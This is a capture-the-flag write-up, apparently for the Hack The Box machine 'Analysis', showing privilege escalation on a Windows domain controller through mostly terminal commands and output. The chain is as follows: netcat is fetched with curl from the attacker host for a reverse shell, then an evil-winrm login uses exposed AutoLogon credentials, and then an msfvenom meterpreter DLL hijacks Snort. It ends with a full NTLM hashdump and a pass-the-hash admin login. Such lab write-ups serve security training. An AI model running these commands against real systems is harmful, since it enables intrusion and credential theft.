
Priv Esc :



```
DC-ANALYSIS$@DC-ANALYSIS:C:\inetpub\internal\dashboard\uploads# dir
 Le volume dans le lecteur C n'a pas de nom.
 Le numro de srie du volume est 0071-E237

 Rpertoire de C:\inetpub\internal\dashboard\uploads

10/05/2024  10:13    <DIR>          .
10/05/2024  10:13    <DIR>          ..
10/05/2024  10:14         9ÿ006ÿ080 chisel.exe
10/05/2024  10:01            45ÿ272 nc.exe
10/05/2024  09:57            20ÿ321 shell.php
               3 fichier(s)        9ÿ071ÿ673 octets
               2 Rp(s)   4ÿ016ÿ594ÿ944 octets libres

DC-ANALYSIS$@DC-ANALYSIS:C:\inetpub\internal\dashboard\uploads#
```

In order to get a stable shell i uploaded a nc64.exe on the target machine with curl


`curl http://tun0_ip:800/nc64.exe -o nc64.exe & dir`



```
λ > nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.16.60] from (UNKNOWN) [10.10.11.250] 58706
Microsoft Windows [version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. Tous droits r◆serv◆s.

C:\inetpub\internal\dashboard\uploads>dir
dir
 Le volume dans le lecteur C n'a pas de nom.
 Le num◆ro de s◆rie du volume est 0071-E237

 R◆pertoire de C:\inetpub\internal\dashboard\uploads

10/05/2024  15:05    <DIR>          .
10/05/2024  15:05    <DIR>          ..
10/05/2024  10:14         9◆006◆080 chisel.exe
10/05/2024  10:01            45◆272 nc.exe
10/05/2024  09:57            20◆321 shell.php
               3 fichier(s)        9◆071◆673 octets
               2 R◆p(s)   3◆547◆029◆504 octets libres

C:\inetpub\internal\dashboard\uploads>
```


Moving on i installed winpeasSpa.exe on the target system to find vunlnerabilites

winpeas revealed these users




```
����������͹ Ever logged users
    ANALYSIS\Administrateur
    ANALYSIS\wsmith
    ANALYSIS\webservice
    ANALYSIS\soc_analyst
    ANALYSIS\jdoe
    AUTORITE NT\SERVICE R�SEAU
    AUTORITE NT\SERVICE LOCAL
    AUTORITE NT\Syst�me
```

also found these logs and tried evil-winrm




```
����������͹ Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultDomainName             :  analysis.htb.
    DefaultUserName               :  jdoe
    DefaultPassword               :  7y4Z4^*y9Zzj
```



```
[14:19:34] (root)  /tmp/box
λ > evil-winrm -u jdoe -i analysis.htb -p "7y4Z4^*y9Zzj"

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quot
 machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/H

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\jdoe\Documents>
```

Those creds worked and obtained User flag
i found snort on the system which is basically a program
SNORT is **a powerful open-source intrusion detection system (IDS) and intrusion prevention system (IPS) that provides real-time network traffic analysis and data packet logging**. SNORT uses a rule-based language that combines anomaly, protocol, and signature inspection methods to detect potentially malicious activity.

winpeas also reveals a DLL Hijack in snort binary :




```
Snort(Snort)[C:\Snort\bin\snort.exe /SERVICE] - Autoload - No quotes and Space detected
Possible DLL Hijacking in binary folder: C:\Snort\bin (Users [AppendData/CreateDirectories WriteData/CreateFiles])
```

After some research i found this vulnerabilty :


https://packetstormsecurity.com/files/138915/Snort-2.9.7.0-WIN32-DLL-Hijacking.html

ALL its done is to make a dll file named st_engine.dll using msfvenom



```
[14:37:54] (root)  /tmp/box
> msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=tun0 LPORT=4444 -f dll -o sf_engine.dll
```

and listen with msfconsole for the remote connection.



```
/box/sf_engine.dll

Info: Uploading /tmp/box/sf_engine.dll to C:\Snort\lib\snort_dynami
cpreprocessor\sf_engine.dll

Data: 12288 bytes of 12288 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Snort\lib\snort_dynamicpreprocessor> upload /tmp
/box/a.pcap

Info: Uploading /tmp/box/a.pcap to C:\Snort\lib\snort_dynamicprepro
cessor\a.pcap

Info: Upload successful!
*Evil-WinRM* PS C:\Snort\lib\snort_dynamicpreprocessor>
```

```
[14:42:42] (root)  /tmp/box
λ > ls
ferox-http_analysis_htb_-1715340198.state
ferox-http_internal_analysis_htb_-1715340299.state
ferox-http_internal_analysis_htb_-1715344502.state
links.txt
scan
sf_engine.dll
test.py
[14:42:44] (root)  /tmp/box
λ > touch a.pcap
[14:43:08] (root)  /tmp/box
λ >
```


```
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost tun0
lhost => 10.10.16.60
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.16.60:4444
[*] Sending stage (200774 bytes) to 10.10.11.250
[*] Meterpreter session 1 opened (10.10.16.60:4444 -> 10.10.11.250:58859) at 2024-05-10 14:43:49 +0100

meterpreter >
```

2- Method

this is the hashdump using evil-winrm to connect to any account Administrateur included :

```
meterpreter > hashdump
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:584d96946e4ad1ddfa4f8d7938faf91d:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8549ecd32b0253e9894a422299fe2466:::
jdoe:1103:aad3b435b51404eeaad3b435b51404ee:190193db2c6c6d69c60cf5af64447ce0:::
```

```
soc_analyst:1104:aad3b435b51404eeaad3b435b51404ee:d6f020bbee8043520eb569e540913bd4:::
cwilliams:1105:aad3b435b51404eeaad3b435b51404ee:ce88373ebd6d687eac0a405734a266aa:::
technician:1106:aad3b435b51404eeaad3b435b51404ee:ce88373ebd6d687eac0a405734a266aa:::
webservice:1107:aad3b435b51404eeaad3b435b51404ee:780b446d7d76a85880ce49a387f18642:::
wsmith:1109:aad3b435b51404eeaad3b435b51404ee:3da4104738938858384180964346fc6c:::
jangel:1110:aad3b435b51404eeaad3b435b51404ee:eea7337a28121aab144ca78fed48fc7e:::
lzen:1111:aad3b435b51404eeaad3b435b51404ee:eea7337a28121aab144ca78fed48fc7e:::
svc_web:2101:aad3b435b51404eeaad3b435b51404ee:cf74f3b0e86e17fba5051e261b9785b2:::
amanson:2103:aad3b435b51404eeaad3b435b51404ee:5d5b796cd37d9e19d9d1ae10c22ffa78:::
badam:2104:aad3b435b51404eeaad3b435b51404ee:5d5b796cd37d9e19d9d1ae10c22ffa78:::
DC-ANALYSIS$:1000:aad3b435b51404eeaad3b435b51404ee:2ec9198220c4bb7306ba170b7fa007f9:::
meterpreter >
```



```
λ > evil-winrm -i analysis.htb -u Administrateur -H 584d96946e4ad1ddfa4f8d7938faf91d

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() funct
ion is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remo
te-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrateur\Documents>
```